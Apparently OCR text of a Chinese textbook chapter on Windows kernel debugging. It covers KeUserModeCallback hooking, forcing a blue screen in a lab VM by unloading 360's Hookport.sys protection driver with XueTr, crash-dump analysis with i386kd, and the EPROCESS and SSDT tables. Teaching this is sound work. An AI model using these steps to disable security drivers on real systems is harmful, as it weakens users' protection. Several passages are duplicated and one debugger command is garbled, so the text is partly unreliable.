


图 11-4 函数调用流程



系统调用也就是从 RING3→RING0→RING3 的过程。另外 Windows 系统还提供一个 RING0→RING3→RING0 的调用机制，这就是未公开的内核函数 KeUserModeCallback 的作用(所谓的未公开是指微软没有公开文档说明，导出该函数并不保证将来不修改)，其调用过程如下。

nt!KeUserModeCallback → nt!KiCallUserMode → nt!KiServiceExit → ntdll!KiUserCallbackDispatcher →回调函数→ int2B → nt!KiCallbackReturn → nt!KeUserModeCallback(调用后)

系统所有的消息钩子回调都是利用 KeUserModeCallback 完成的，可以通过挂钩 KeUserModeCallback 用来过滤对消息钩子的调用，如按键消息到达具体的窗口消息队列之前会调用 WH_KEYBOARD 钩子函数，可以利用此类钩子截取键盘输入。另外 DLL 注入进程在进入 RING0 后总会执行到这个内核函数，而 DLL 注入代码的加载正是依赖此函数的回调机制得以实现，因此可以利用此类钩子实现反 DLL 注入。这也是 360 保险箱和 QQ 计算机管家的原理。实践 8 中介绍了 DLL 通过 SetWindowsHookEx 来挂钩全局消息钩子，当拦截 KeUserModeCallback 后并设置过滤机制即可阻止这类的 DLL 注入。

5. 实践操作及步骤

1) 启动内存转储

右击“我的电脑”图标，选择右键子菜单“属性”命令，打开“系统属性”对话框，选择“高级”选项卡，单击其中的“启动和故障恢复”下的“设置”按钮，打开如图 11-5 所示的对话框。

选择“核心内存转储”，转储文件目录为 %SystemRoot%\ MEMORY. DMP。其中，%SystemRoot%是环境变量即 c:\Windows，MEMORY.DMP 保存系统蓝屏时核心内存的快照。




图 11-5 “启动和故障恢复”对话框

2) 蓝屏产生及分析

利用 XueTr.exe 工具卸载 Hookport.sys 驱动来产生蓝屏。Hookport.sys 是 360 安全卫士对系统进行挂钩操作的核心模块，其主要功能是对 SSDT 和 ShadowSSDT 安装钩子函数。Hookport.sys 只提供了最为基本的过滤操作和桩函数，本身并没有实现策略部分。策略部分由驱动 360SelfProtection.sys 实现，并通过设备扩展进行沟通。

在虚拟机中启动 XueTr.exe，该工具会释放一个名为 XueTr.sys 的驱动文件(文件属性为隐藏)，并把它加载到系统内核中，360 或其他杀毒软件会弹出警告提示框，选择允许加载，XueTr.sys 加载入内核后随即删除 XueTr.sys 文件，并显示如图 11-6 所示的界面，选择“驱动模块”选项卡，右击 Hookport.sys，在弹出的右键快捷菜单中选择“卸载驱动”命令，系统立刻就会蓝屏，并进行内存转储，如图 11-7 所示。



系统调用也就是从 RING3→RING0→RING3 的过程。另外 Windows 系统还提供一个 RING0→RING3→RING0 的调用机制，这就是未公开的内核函数 KeUserModeCallback 的作用（所谓的未公开是指微软没有公开文档说明，导出该函数并不保证将来不修改），其调用过程如下。

nt!KeUserModeCallback → nt!KiCallUserMode → nt!KiServiceExit → ntdll!KiUserCallbackDispatcher →回调函数→ int2B → nt!KiCallbackReturn → nt!KeUserModeCallback（调用后）

系统所有的消息钩子回调都是利用 KeUserModeCallback 完成的，可以通过挂钩 KeUserModeCallback 用来过滤对消息钩子的调用，如按键消息到达具体的窗口消息队列之前会调用 WH_KEYBOARD 钩子函数，可以利用此类钩子截取键盘输入。另外 DLL 注入进程在进入 RING0 后总会执行到这个内核函数，而 DLL 注入代码的加载正是依赖此函数的回调机制得以实现，因此可以利用此类钩子实现反 DLL 注入。这也是 360 保险箱和 QQ 计算机管家的原理。实践 8 中介绍了 DLL 通过 SetWindowsHookEx 来挂钩全局消息钩子，当拦截 KeUserModeCallback 后并设置过滤机制即可阻止这类的 DLL 注入。

5. 实践操作及步骤

1）启动内存转储

右击“我的电脑”图标，选择右键子菜单“属性”命令，打开“系统属性”对话框，选择“高级”选项卡，单击其中的“启动和故障恢复”下的“设置”按钮，打开如图 11-5 所示的对话框。

选择“核心内存转储”，转储文件目录为 %SystemRoot%\MEMORY.DMP。其中，%SystemRoot%是环境变量即 c:\Windows，MEMORY.DMP 保存系统蓝屏时核心内存的快照。




图 11-5 “启动和故障恢复”对话框

2）蓝屏产生及分析

利用 XueTr.exe 工具卸载 Hookport.sys 驱动来产生蓝屏。Hookport.sys 是 360 安全卫士对系统进行挂钩操作的核心模块，其主要功能是对 SSDT 和 ShadowSSDT 安装钩子函数。Hookport.sys 只提供了最为基本的过滤操作和桩函数，本身并没有实现策略部分。策略部分由驱动 360SelfProtection.sys 实现，并通过设备扩展进行沟通。

在虚拟机中启动 XueTr.exe，该工具会释放一个名为 XueTr.sys 的驱动文件（文件属性为隐藏），并把它加载到系统内核中，360 或其他杀毒软件会弹出警告提示框，选择允许加载，XueTr.sys 加载入内核后随即删除 XueTr.sys 文件，并显示如图 11-6 所示的界面，选择“驱动模块”选项卡，右击 Hookport.sys，在弹出的右键快捷菜单中选择“卸载驱动”命令，系统立刻就会蓝屏，并进行内存转储，如图 11-7 所示。

图 11-6 XueTr 的显示界面

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

The problem seems to be caused by the following file: Hookport.sys

DRIVER_UNLOADED_WITHOUT_CANCELLING_PENDING_OPERATIONS

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any Windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x000000CE (0xF7455F81,0x00000008,0xF7455F81,0x00000000)

Hookport.sys
Beginning dump of physical memory
Dumping physical memory to disk:  67
```

图 11-7 系统蓝屏及内存转储

由图 11-7 可以看出，该系统蓝屏是由 Hookport.sys 驱动引起的。

在分析之前，先将 symbols 压缩包解压到某一目录下如 E 盘根目录，symbols 文件下包含一系列 pdb 符号文件，内存转储文件 MEMORY.DMP 中包含一系列数字如 8044c422，其作用无法理解，需要通过 pdb 符号文件翻译，如将 8044c422 翻译为 NtClose。为此，必须先设置系统环境变量_NT_SYMBOL_PATH 如下。

```
_NT_SYMBOL_PATH = symsrv * symsrv.dll * E:\symbols * http://msdl.microsoft.com/download/symbols
```

然后就可以分析 MEMORY.DMP 文件。在 cmd 命令终端下用 cd 命令切换到 i386kd.exe(压缩包“系统调试工具.rar”中,其中包含 3 个 DMP 文件:WIN7.DMP 是 Windows 7 系统未安装 360 软件的 DMP 文件;WIN7_360.DMP 是 Windows 7 系统安装 360 软件后的 DMP 文件;XP.DMP 是 Windows XP 系统安装 360 软件后的 DMP 文件)所在目录,输入以下命令行“i386kd.exe -z c:\windows\memory.dmp”则显示如图 11-8 所示的信息。




图 11-8 MEMORY.DMP 分析界面

图 11-8 中显示的部分信息解释如下。

(1) Kernel Complete Dump File:Only kernel address space is available,系统失败时设置的是“内核转储”,内核地址空间可见(32 位系统>=0x80000000 地址),如设为“完全转储”则所有地址空间可见(Full address space is available)。

(2) Symbol search path is,显示符号文件所在的目录。

(3) Windows XP Kernel Version,当前系统的内核版本、编译信息等。

(4) Kernel base = 0x804d8000,表示 Windows XP 系统的内核模块 ntkrnlpa.exe 的内存加载地址,PsLoadedModuleList = 0x80555140 表示 Windows XP 加载的所有内核模块构成的链表的表头,利用它可以枚举所有这些模块的信息。

在 kd>命令行输入“!analyze -v”,回车后,显示以下系统栈部分信息。

```
STACK_TEXT:
b101eb84 8051dc8f00000050 f7455f81 00000008 nt!KeBugCheckEx + 0x1b
```

```
b101ebe4 80541634 00000008 f7455f81 00000000 nt!MmAccessFault+0x8e7
b101ebe4 f7455f81 00000008 f7455f81 00000000 nt!KiTrap0E+0xcc
WARNING: Frame IP not in any known module. Following frames may be wrong.
b101ec6c b101ed64 0013b1c0 e10ff1a8 b101ece4 <Unloaded_Hookport.sys>+0x4f81+
b101ed34 8053e738 0000010c 00000000 00000000 0xb101ed64
b101ed34 7c92e4f4 0000010c 00000000 00000000 nt!KiFastCallEntry+0xf8
0013b1f0 00000000 00000000 00000000 00000000 0x7c92e4f4
```

其中系统执行到 Hookport+0x4f81 指令时发生 memory_corruption 内存错误，正常情况下 Hookport.sys 不会引发蓝屏，如果被手动卸载或恶意软件卸载则会蓝屏，一般正常的驱动是可以手动卸载的。也就说 Hookport.sys 可以防止恶意软件卸载。

3）内核结构体

查看内核结构体的常用命令如下。

(1) dt nt! _*：查看内核的数据结构。

(2) u：反编译机器码。

① u <from>从地址<from>开始反编译 8 个机器码。

② u <from><to>反编译<from>到<to>之间的所有机器码。

③ u 不提供任何参数时，从上次 u 命令停止的位置开始反编译。

(3) db、dw 和 dd：Dump Memory BYTEs、WORDs 和 DWORDs。

① db：将指定内存范围里的数据显示为两个部分，左边是十六进制表示（每两个 8 bit 一组），右边是对应的 ASCII 码。

② dw 仅按照十六进制显示（16 bit 一组）。

③ dd 仅按照十六进制显示（32 bit 一组）。

(4) ln：列出最近的符号。

① ln <address>显示<address>指示的地址以及和其前后相邻地址的符号信息。

② ln <symbol>将符号名解析为与其对应的虚拟地址。

输入以下命令，可以查看内核结构体的具体内容，实践是以 32 位 Windows 7 系统（ntkrnlpa.exe）的 DMP 文件为例，读者自行比较 Windows XP、Windows 8 等系统的不同之处。i386kd.exe 显示内核信息如下。

```
Executable search path is:
Windows 7 Kernel Version 7601 (Service Pack 1) UP Free x86 compatible
Product: WinNt, suite: TerminalServer SingleUserTS
Built by: 7601.17944.x86fre.win7sp1_gdr.120830-0333
Machine Name:
Kernel base = 0x8421c000 PsLoadedModuleList = 0x843664d0
Debug session time: Sat Jul 26 23:03:38.063 2014 (UTC + 8:00)
System Uptime: 0 days 0:21:07.138
```

其中，Kernel base=0x8421c000 表示 Windows 7 系统的内核模块 ntkrnlpa.exe 的内存加载地址，PsLoadedModuleList = 0x843664d0 表示 Windows 7 加载的所有内核模块构成的链表的表头。

(1) dt nt! _EPROCESS：进程结构体。

```
kd> dt nt! _EPROCESS
```

```
+0x000 Pcb                  : _KPROCESS
+0x098 ProcessLock          : _EX_PUSH_LOCK
+0x0a0 CreateTime           : _LARGE_INTEGER
+0x0a8 ExitTime             : _LARGE_INTEGER
+0x0b0 RundownProtect       : _EX_RUNDOWN_REF
+0x0b4 UniqueProcessId      : Ptr32 Void
+0x0b8 ActiveProcessLinks   : _LIST_ENTRY      //进程的双向循环链表成员变量
⋮
+0x188 ThreadListHead       : _LIST_ENTRY      //指向当前进程中线程的双向循环链表头
⋮
```

用dt可以继续查看结构体KPROCESS、_EX_PUSH_LOCK、_LARGE_INTEGER、_LIST_ENTRY等。如“dt _LIST_ENTRY”显示如下信息。

```
ntdll! _LIST_ENTRY
   +0x000 Flink          : Ptr32 _LIST_ENTRY       //循环链表向前指针
   +0x004 Blink          : Ptr32 _LIST_ENTRY       //循环链表向后指针
```

进程结构体的C语言中的定义如下。

```
typedef struct _EPROCESS {
     KPROCESS Pcb;                       //内核进程块
     EX_PUSH_LOCK ProcessLock;           //LARGE_INTEGER CreateTime;LARGE_INTEGER ExitTime;
     EX_RUNDOWN_REF RundownProtect; PVOID UniqueProcessId;
     LIST_ENTRY ActiveProcessLinks;
     …
}EPROCESS, * PEPROCESS;
```

(2) dt nt! _ETHREAD：线程结构体。

```
kd> dt nt! _ETHREAD
```

```
+0x000 Tcb                 : _KTHREAD
+0x200 CreateTime          : _LARGE_INTEGER
+0x208 ExitTime            : _LARGE_INTEGER
+0x208 KeyedWaitChain      : _LIST_ENTRY
+0x210 ExitStatus          : Int4B
+0x214 PostBlockList       : _LIST_ENTRY
+0x214 ForwardLinkShadow   : Ptr32 Void
⋮
+0x268 ThreadListEntry     : _LIST_ENTRY      //线程的双向循环链表成员变量表头
⋮
```

（1）dt nt！_EPROCESS：进程结构体。

```
kd> dt nt!_EPROCESS
```

```
+0x000 Pcb                    : _KPROCESS
+0x098 ProcessLock            : _EX_PUSH_LOCK
+0x0a0 CreateTime             : _LARGE_INTEGER
+0x0a8 ExitTime               : _LARGE_INTEGER
+0x0b0 RundownProtect         : _EX_RUNDOWN_REF
+0x0b4 UniqueProcessId        : Ptr32 Void
+0x0b8 ActiveProcessLinks     : _LIST_ENTRY       //进程的双向循环链表成员变量
⋮
+0x188 ThreadListHead         : _LIST_ENTRY       //指向当前进程中线程的双向循环链表头
⋮
```

用 dt 可以继续查看结构体 KPROCESS、_EX_PUSH_LOCK、_LARGE_INTEGER、_LIST_ENTRY 等。如“dt _LIST_ENTRY”显示如下信息。

```
ntdll!_LIST_ENTRY
   +0x000 Flink          : Ptr32 _LIST_ENTRY       //循环链表向前指针
   +0x004 Blink          : Ptr32 _LIST_ENTRY       //循环链表向后指针
```

进程结构体的 C 语言中的定义如下。

```
typedef struct _EPROCESS {
     KPROCESS Pcb;                    //内核进程块
     EX_PUSH_LOCK ProcessLock;        //LARGE_INTEGER CreateTime;LARGE_INTEGER ExitTime;
     EX_RUNDOWN_REF RundownProtect; PVOID UniqueProcessId;
     LIST_ENTRY ActiveProcessLinks;
     …
}EPROCESS, *PEPROCESS;
```

（2）dt nt！_ETHREAD：线程结构体。

```
kd> dt nt!_ETHREAD
```

```
+0x000 Tcb                   : _KTHREAD
+0x200 CreateTime            : _LARGE_INTEGER
+0x208 ExitTime              : _LARGE_INTEGER
+0x208 KeyedWaitChain        : _LIST_ENTRY
+0x210 ExitStatus            : Int4B
+0x214 PostBlockList         : _LIST_ENTRY
+0x214 ForwardLinkShadow     : Ptr32 Void
⋮
+0x268 ThreadListEntry       : _LIST_ENTRY       //线程的双向循环链表成员变量表头
⋮
```

(3) SSDT 表和 ShadowSSDT 表。

服务描述符表的结构的定义如下。

```
typedef struct _SERVICE_DESCRIPTOR_TABLE {
    SYSTEM_SERVICE_TABLE ntoskrnl;                    //ntoskrnl.exe
                    导出符号: KeServiceDescriptorTable
    SYSTEM_SERVICE_TABLE win32k;                      // win32k.sys,
                    导出符号: KeServiceDescriptorTableShadow
    SYSTEM_SERVICE_TABLE Table3;                      //未用
    SYSTEM_SERVICE_TABLE Table4;                      //未用
}SYSTEM_DESCRIPTOR_TABLE, * PSYSTEM_DESCRIPTOR_TABLE,
 ** PPSYSTEM_DESCRIPTOR_TABLE;
```

内核文件 ntoskrnl.exe 导出了一个指针(符号为 KeServiceDescriptorTable)指向其主服务描述符表(Main SDT, SSDT)。内核还维护了一个替代的 SDT,其名称为 KeServiceDescriptorTableShadow(ShadowSSDT)。服务描述符表中的结构体成员 SYSTEM_SERVICE_TABLE 定义如下。

```
typedef struct _SYSTEM_SERVICE_TABLE {
    PNTPROC ServiceTable;           //函数指针构成的数组
                                    导出符号: KiServiceTable/W32pServiceTable
    PDOWRD CounterTable;            //每个函数的使用计数器
    DWORD ServiceLimit;             //函数指针的个数
    PBYTE ArgumentTable;            //所需参数在调用者的堆栈中的字节数
                                    导出符号: KiArgumentTable/W32pArgumentTable
} SYSTEM_SERVICE_TABLE, * PSYSTEM_SERVICE_TABLE, ** PPSYSTEM_SERVICE_TABLE;
```

① 输入以下指令可以查询 SSDT 表和 ShadowSSDT 表的存储地址和导出符号,如表 11-1 所示。

```
Kd > del keserviceDescriptortable
```

表 11-1 SSDT 表和 ShadowSSDT 表内存地址和导出符号

内 存 地 址	内存数据(十六进制显示)
84386b00	8429a4dc 00000000 00000191 8429ab24
84386b10	00000000 00000000 00000000 00000000
84386b20	8454a4f2 842f9627 00000000 02f90838
84386b30	00000bb8 00000011 e57a42bd d6bf94d5
84386b40	8429a4dc 00000000 00000191 8429ab24
84386b50	83eac000 00000000 00000339 83ead02c
84386b60	00000100 00000000 00000000 84386b68

其中,十六进制 0x191 显示 SSDT 表的函数指针个数为 401。0x339 显示 ShadowSSDT 表的函数指针个数为 825。

```
kd > ln 84386b00
(84386b00)    nt!KeServiceDescriptorTable          //符号信息
kd > ln 8429a4dc
```

```
(8429a4dc)    nt!KiServiceTable
kd > ln 8429ab24
(8429ab24)    nt!KiArgumentTable
kd > ln 84386b40
(84386b40)    nt!KeServiceDescriptorTableShadow
kd > ln 83eac000
(83eac000)    win32k!W32pServiceTable
kd > ln 83ead02c
(83ead02c)    win32k!W32pArgumentTable
```

② 输入以下指令查看 SSDT 表的信息如表 11-2 所示。

```
kd > dd KiServiceTable
```

表 11-2 SSDT 表的信息

内 存 地 址	内存数据(SSDT 中函数的地址)
8429a4dc	84496e78842ddb1584426c84842418ba
8429a4ec	8449874f8431a3b684508f3b84508f84
8429a4fc	8441b4d3845227a6845239fb84411cab
8429a50c	844a2d8d844fbc998444ebe08441e7e8

输入指令"dd 8429a4dc"也可以输出一样的内容。

```
kd > ln 844a2d8d
(844a2d8d)   nt!NtAdjustPrivilegesToken          //提权函数内存加载地址
```

```
函数内存加载地址 = 内核模块 ntkrnlpa.exe 的内存加载地址 +
                  ntkrnlpa.exe 文件中函数的入口偏移地址
```

